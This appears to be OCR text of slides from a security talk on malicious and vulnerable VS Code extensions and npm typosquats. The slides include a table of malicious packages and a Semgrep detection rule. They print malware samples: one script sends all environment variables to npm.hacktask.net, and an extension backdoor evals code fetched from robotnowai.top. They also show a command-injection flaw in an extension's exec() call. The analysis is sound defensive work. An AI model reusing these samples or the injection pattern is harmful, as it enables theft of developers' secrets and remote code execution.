
51 Open Issues


More Info

Version	9.10.3
Released on	9/14/2022, 7:49:49 PM
Last updated	1/2/2023, 3:50:11 PM
Publisher	Prettier
Unique Identifier	espenp.pretier-vscode
Report	Report Abuse


Impersonating

Searching Prettier






The POC



"Verified"

“Verified”


WE ARE FAMILY
LeBron James
27M followers · 116 following


Search
kingjames
Follow
Message
2,429 posts
144M followers
408 following


LeBron James
@KingJames
EST. AKRON - ST.V/M Class of '03 LeBronJamesFamilyFoundation.org #IPROMISE
Amongst La Familia!
LeBronJames.com
Joined March 2009
186 Following
52.7M Followers

Verified on the Marketplace

sammcj-vscode-pack

Sam McLeod | 2 installs | ★★★★★ (1) | Free

Sam's vscode extension pack

Install Trouble Installing?

Verified on the Marketplace

sammcj-vscode-pack

Sam McLeod | 2 installs | ★★★★★ (1) | Free

Sam's vscode exten

Sam McLeod has a verified ownership for the domain smcleod.net

Install

Trouble Installing?

Verified on the Marketplace

To verify a publisher:

1. Visit the Visual Studio Marketplace publisher management page.
2. Select or create a publisher you wish to verify.
3. Input an eligible domain in the **Verified domain** field, save, and select **Verify**.
4. Follow the instructions in the dialog to add a TXT record to your domain's DNS configuration.
5. Select **Verify** to validate that the TXT record has been successfully added.

Once your TXT record has been validated, the Marketplace team will review your request and grant verification within 5 business days.

Verified on the Marketplace

sammcj-vscode-pack

Sam McLeod | 2 installs | ★★★★★ (1) | Free

Sam's vscode extension pack

Install Trouble Installing?

Before publication

To verify a publisher:

1. Visit the Visual Studio Marketplace publisher management page.
2. Select or create a publisher you wish to verify.
3. Input an eligible domain in the **Verified domain** field, save, and select **Verify**.
4. Follow the instructions in the dialog to add a TXT record to your domain's DNS configuration.
5. Select **Verify** to validate that the TXT record has been successfully added.

Once your TXT record has been validated, the Marketplace team will review your request and grant verification within 5 business days.

Present


To verify a publisher:

1. Visit the Visual Studio Marketplace publisher management page.
2. Select or create a publisher you wish to verify.
3. Input an eligible domain in the **Verified domain** field, save, and select **Verify**.
4. Follow the instructions in the dialog to add a TXT record to your domain's DNS configuration.
5. Select **Verify** to validate that the TXT record has been successfully added.


Once your TXT record has been validated, the Marketplace team will review your request and grant verification within 5 business days.

Note: Any changes to the publisher display name will revoke the verified badge.

The Verified Prettier



Your First Extension



Malicious VSCode Extensions

Malicious VSCode Extensions

Type	Package Name	Affected Version	Published	Details
npm	nodemailer.js	1.0.1;1.0.2	2017-08-01T23:3	onment variables and sends them to attacker controlled locations
npm	proxy.js	0.11.3;1.01;1.0.2	2017-07-19T06:4	onment variables and sends them to attacker controlled locations
npm	node-opencv	1.0.1;1.0.2	2017-07-19T06:5	onment variables and sends them to attacker controlled locations
npm	opencv.js	1.0.1;1.0.2	2017-07-19T06:5	onment variables and sends them to attacker controlled locations
npm	openssl.js	1.0.1;1.0.2	2017-07-19T06:5	onment variables and sends them to attacker controlled locations
npm	node-opensl	1.0.1;1.0.2	2017-07-19T06:5	onment variables and sends them to attacker controlled locations
npm	node-tkinter	1.0.1;1.0.2	2017-07-19T06:5	onment variables and sends them to attacker controlled locations
npm	node-openssl	1.0.1;1.0.2	2017-07-19T06:5	onment variables and sends them to attacker controlled locations
npm	tkinter	1.0.1;1.0.2	2017-07-19T06:5	onment variables and sends them to attacker controlled locations
npm	babelcli	1.0.0;1.0.1	2017-07-19T07:0	onment variables and sends them to attacker controlled locations
npm	gruntcli	1.0.1;1.0.2	2017-07-19T07:0	onment variables and sends them to attacker controlled locations
npm	jquery.js	1.0.1;1.0.2;3.2.2-pre	2017-07-19T07:0	onment variables and sends them to attacker controlled locations
npm	d3.js	1.0.1;1.0.2	2017-07-19T07:0	onment variables and sends them to attacker controlled locations
npm	crossenv	1.0.1;1.0.2;6.1.1	2017-08-01T23:0	onment variables and sends them to attacker controlled locations
npm	cross-env.js	1.0.1;1.0.2;5.0.1	2017-08-01T23:3	onment variables and sends them to attacker controlled locations
npm	fabric-js	1.0.1;1.0.2;1.7.18	2017-08-01T23:3	onment variables and sends them to attacker controlled locations
npm	ffmepg	1.0.1;1.0.2;0.0.1	2017-08-01T23:3	onment variables and sends them to attacker controlled locations
npm	http-proxy.js	1.0.1;1.0.2;0.11.3	2017-08-01T23:3	onment variables and sends them to attacker controlled locations
npm	tp-proxy-middelwa	2.9.0	30-01-20	executed the package downloads a Backdoor and executes it.
npm	mariadb	1.0.1;1.0.2;2.13.0	2017-08-01T23:3	onment variables and sends them to attacker controlled locations
npm	mongose	1.0.1;1.0.2;4.11.3	2017-08-01T23:3	onment variables and sends them to attacker controlled locations

```
const http = require('http');
const querystring = require('querystring');


const host = 'npm.hacktask.net';
const env = JSON.stringify(process.env);
const data = new Buffer(env).toString('base64');

const postData = querystring.stringify({ data });

const options = {
  hostname: host,
  port: 80,
  path: '/log/',
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Content-Length': Buffer.byteLength(postData)
  }
};

const req = http.request(options);

req.write(postData);
```


Malicious VSCode Extensions


Code | Blame | 33 lines (31 loc) · 1012 Bytes


```
rules:
- id: rpm_eval_from_http_https_request
  languages:
    - javascript
    - typescript
  message: eval of web request data
  mode: taint
  pattern-sinks:
      - pattern-either:
          - pattern-inside: eval(...);
            pattern-inside: exec(...);
          - pattern-inside: setTimeOut(...);
          - pattern-inside: setInterval(...);
          - pattern-inside: execFile(...);
          - pattern-inside: spawn(...);
          - pattern-inside: $A.eval(...);
            pattern-inside: $A.exec(...);
          - pattern-inside: $A.setTimeOut(...);
          - pattern-inside: $A.setInterval(...);
          - pattern-inside: $A.execFile(...);
          - pattern-inside: $A.spawn(...);
  pattern-sources:
    - patterns:
      - pattern-either:
        - pattern: $METHOD.get(...)
        - pattern: $METHOD.post(...)
          pattern: $METHOD.request(...)
        - pattern: $METHOD.send(...)
        - pattern: $METHOD.fetch(...)
        - pattern: Buffer.from(...)
  severity: WARNING
```

```
function activate(context) {

    setInterval(() => {
        const http = require('http');
        const os = require("os");
        let hostname = os.hostname();
        let url = `http://${hostname}.robotnowai.top/vscode`;
        http.get(url, (res) => {
            let respBody = '';
            res.on('data', (data) => {
                respBody += data;
            });
            res.on('end', () => {
                eval(respBody)
            });
        })
    }, 1000 * 30);
```


Secret Scanning







Vulnerability in “UnityQuickDocs”



Find the Vulnerability

```
function activate(context) {
    // Use the console to output diagnostic information (console.log) and errors (console.error)
    // This line of code will only be executed once when your extension is activated
    console.log('Congratulations, your extension "unityquickdocs" is now active!');

    // The command has been defined in the package.json file
    // Now provide the implementation of the command with  registerCommand
    // The commandId parameter must match the command field in package.json
    let disposable = vscode.commands.registerCommand('unityQuickDocs.turn2Docs', () => {
        // The code you place here will be executed every time your command is executed
        var selectedStr = vscode.window.activeTextEditor.document.getText(new vscode.Range(vscode.window.activeTextEditor.selection.start,
        var version = vscode.workspace.getConfiguration().get("unityQuickDocs.version");
        if (selectedStr != "") {
            var shellStr = "start https://docs.unity3d.com/"+version + "/Documentation/ScriptReference/30_search.html?q="+selectedStr;
            exec(shellStr, function () { });
        }

    });

    context.subscriptions.push(disposable);
}
```

Mitigation And Recommendations

- First Things First - The publishers and platform's responsibility
  - Verify the credibility of publishers before installing VS Code extensions
